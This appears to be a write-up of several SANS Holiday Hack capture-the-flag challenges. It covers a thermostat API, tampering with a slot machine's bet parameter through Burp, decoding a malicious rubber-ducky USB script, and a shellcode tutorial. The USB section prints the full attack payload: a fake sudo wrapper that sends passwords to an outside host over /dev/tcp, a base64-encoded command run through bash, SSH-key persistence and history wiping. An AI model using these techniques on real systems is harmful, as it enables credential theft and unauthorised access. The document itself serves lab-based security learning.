


```
elf@de4b368f0f07:~$ curl curl http://nidus-setup:8080/
curl: (6) Could not resolve host: curl

Nidus Thermostat Setup

WARNING Your Nidus Thermostat is not currently configured! Access to this
device is restricted until you register your thermostat » /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
```

Thanks to the North Pole Health and Safety regulations one API doesn't need registration. Let's take a look at the documentation:




```
Nidus Thermostat API

The API endpoints are accessed via:

http://nidus-setup:8080/api/<endpoint>

Utilize a GET request to query information; for example, you can check the
temperatures set on your cooler with:

curl -XGET http://nidus-setup:8080/api/cooler

Utilize a POST request with a JSON payload to configuration information; for
example, you can change the temperature on your cooler using:

curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler


● WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture

Available endpoints
```




Path	Available without registering?
/api/cooler	Yes
/api/hot-ice-tank	No
/api/snow-shower	No
/api/melted-ice-maker	No
/api/frozen-cocoa-dispenser	No
/api/toilet-seat-cooler	No
/api/server-room-warmer	No

Let's set it to 0 since, it's the maximum:



```
elf@57bd7ee4d179:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperatur
e": 0}' http://nidus-setup:8080/api/cooler
{
  "temperature": 0.57,
  "humidity": 57.7,
  "wind": 27.37,
  "windchill": -5.44,
  "WARNING": "ICE MELT DETECTED!"
}
```

Et voilà! You can now enter the Frost Tower Building.



4) Slot Machine Investigation

Difficulty: 🌲🌲🌲🌲🌲

Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.


You are greeted by Jack Frost in the lobby which is a huge casino. If you look at the next objective you need to test the slot machine security. There is also an elf that you can talk too who is outside Santa Castle. Let's have a chat with him.

Protip: For once, exit the building using the door instead of teleporting using the Map icon. You'll be able to take a look at Jack Frost gift shop!

4.2) Winning the jackpot

You have 100 credits to evaluate the slot machine security. Browsing to the web interface:

I give the machine a spin while Burp is recording. I then sent the request to the repeater tab. I added a minus to the *cpl* parameter and every time I spin credits are added to my balance. That vulnerability is called parameter tampering. I can also modify the bet amount and number of lines if I want to make it quicker.


Request

Pretty Raw Hex


```
POST /api/v1/02b05459-0d09-4881-8811-9a2a7e28fd45/spin HTTP/2
Host: slots.jackfrosttower.com
Cookie: XSRF-TOKEN=
eyJpdiI6Iks2aVV3TnhRV0pQU09QSkI4TnNWdEE9PSIsInZhbHVlIjoiT04wS082ZGhSZWdYNkdXTW5IdT
V1QkgrdmJmRHV6d3dmYU5Y0VclMmdya2lCaUtzcjZXTzF0RVVtejFRblFJN2RraVBFSXp5WktRMUlXQWox
VytnemZvMExwNGloN2tSQmFCalFFazVVM01DS3o0ZUFmYVBHYkcrM0dqUGF2Q3kiLCJtYWMiOiIwZmY5N2
Q3ZTYyNTdhMDQ5ZWIyN2E5OWI2ODQxMTJmOTBkZWJmODllNjQ1N2MwM2UzMDRlMTIzMDJlZTkxMmMxIiwi
dGFnIjoiIn0%3D; slots_session=
eyJpdiI6InBQZHVpbHBvZklGdWhocnVaVlo5MVE9PSIsInZhbHVlIjoidUNjbGVEbjM4NEI5L0ZteVIxSm
hxaUM1aUl5YnNkVG5wZ05XUUFoT2RXT3Y4ZTRkUW12VS9tOFNk0EtRLzJmeXEvbmJldHNyR2xSbExRWE90
0VQ4ZjRBZnRnVzJIeVoxUlNDMXhhZm8ydHAzL3VvcUtGZUVXb2ZRQ3NQSFFY0VgiLCJtYWMiOiJkZmRj0G
VjZDgxNjA20GI3MjFj0Dg5MmMzYjkzZjlhYThlZTY4NDk5MGJkMTFiNDBlZWM2YmU0NGU5NjAwMjhjIiwi
dGFnIjoiIn0%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept: application/json
Accept-Language: fr-CA,en-CA;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Ncash-Token: 923aba60-de5c-417e-b23c-227dc2447a50
Content-Length: 31
Origin: https://slots.jackfrosttower.com
Referer:
https://slots.jackfrosttower.com/uploads/games/frostyslots-206983/index.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

betamount=300&numline=20&cpl=-1
```

Response

Pretty Raw Hex Render

```
Content-Type: application/json
X-Ratelimit-Limit: 60
X-Ratelimit-Remaining: 58
Access-Control-Allow-Origin: *
Via: 1.1 google
Alt-Svc: clear

{
  "success":true,
  "data":{
    "credit":132075,
    "jackpot":0,
    "free_spin":0,
    "free_num":0,
    "scaler":0,
    "num_line":20,
    "bet_amount":300,
    "pull":{
      "WinAmount":-0,
      "FreeSpin":0,
      "WildFixedIcons":[
      ],
      "HasJackpot":false,
      "HasScatter":false,
      "WildColumIcon":"",
      "ScatterPrize":0,
      "SlotIcons":[
        "icon4",
        "icon1",
        "icon4",
        "icon4",
        "icon5",
        "icon10",
        "icon7",
        "icon2",
        "icon6",
        "icon8",
        "icon5",
        "icon9",
        "wild",
        "icon3",
        "icon5"
      ],
      "ActiveIcons":[
      ],
      "ActiveLines":[
      ]
    },
    "response":
    "I'm going to have some bouncer trolls bounce you right out of this casino!"
  },
  "message":"Spin success"
}
```

So I decided to take my credit and went to my next objective. Wow that audit of the slot machine really paid off!


5) Strange USB Device

Difficulty:

Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.


I headed to the conference floor by taking the elevator in Santa Castle. The elves have found a strange USB device and need you to assist them discover what it contains.

5.1) Reverse engineering rubber ducky

There is a python script that I can use to extract the code from the USB mounted in the computer:

```
./mallard.py --file /mnt/USBDEVICE/inject.bin
```

It looks like someone managed to grab sensitive information and uploaded it to trollfun.jackfrosttower.com.




```
STRING echo "Sorry, try again."
ENTER
STRING sudo $@
ENTER
STRING else
ENTER
STRING echo "$USER:$pwd:valid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S $@
ENTER
STRING fi
ENTER
STRING fi' > ~/.config/sudo/sudo
ENTER
DELAY 200
STRING chmod u+x ~/.config/sudo/sudo
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bash profile
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
ENTER
DELAY 200
STRING echo ==qCzlXZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2
Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJB
TOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS
9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash history && exit
ENTER
DELAY 600
GUI q
```

One interesting piece of code is encoded. What could it be?

==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxG
bvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlV
RJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5U
MVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS
9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboN
WZ | rev | base64 -d | bash

Using cyberchef I can decode it:



Recipe

Reverse
By: Character

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars


Input (length: 340, lines: 1)

```
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd
2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmV
XJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHF
WVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXL
oN3cnAyboNWZ
```

Output (start: 253, end: 253, length: 0, time: 4ms, length: 253, lines: 2)

```
echo 'ssh-rsa
UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgYW
4gU1NIIGtleSwgd2UncmUgbm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBK
cUZmUHAK ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

So that ickymcgoop seem to have gained persistence via ssh on the computer by adding his own key. I tell this to the elves and go to my next objective.




6) Shellcode Primer

Difficulty: 🌲🌲🌲🌲🌲

Complete the Shellcode Primer in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of ____, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.

So you need to help Ruby Cister to make shellcode. Logging in the computer you see that introductory text:



Welcome to Shellcode Primer!

This is a training program conceived by Jack Frost (yes, THE Jack Frost) to train trolls how to build exploit code, from the ground up. This will teach how to write working x64 shellcode to read a file and print it to standard output!

If you're new to this, we recommend reading this introduction thoroughly!

Introduction

In this challenge, you will be hand-crafting increasingly complex shellcode, written in x64. If that sounds scary, don't fret! We will guide you step by step!

Choose your challenge on the left (`Introduction` will be open by default), read the instructions on the top, and start writing code! We'll provide the basic structure of the code to help make sure you're heading in the right direction.

What is Shellcode?

Shellcode is small, position-independent assembly code that is typically executed as the payload of an exploit. For the initial challenges, you'll write code and see what it does - no exploit required.

The important thing about shellcode is that it doesn't typically have access to libraries or functions that you might be accustomed to; it needs to be entirely self-contained! Even normally simple things like defining a string or opening a file can be tricky. We'll cover those things as they come up!

Using Shellcode Primer


As you type code, it will be assembled in the background. Assembling takes the assembly code you write and translates it into machine code (which is represented as a series of hex characters). We use the `metasm` Ruby library to assemble, in case you want to work on your code locally:

```
require 'metasm'
assembled = Metasm::Shellcode.assemble(Metasm::X86_64.new, payload['code']).encode_string.unpack('H*').pop()
```

When your code successfully assembles, you can execute it by clicking the `Execute` button at the bottom. That'll run the code in a virtual machine, and instrument each step so you can see exactly what's going on!

Good Luck!

I could walk you through every step but that's something that you better do on your own. Nonetheless I'll let you in a secret, there is a cheat code: https://tracer.kringlecastle.com/?cheat



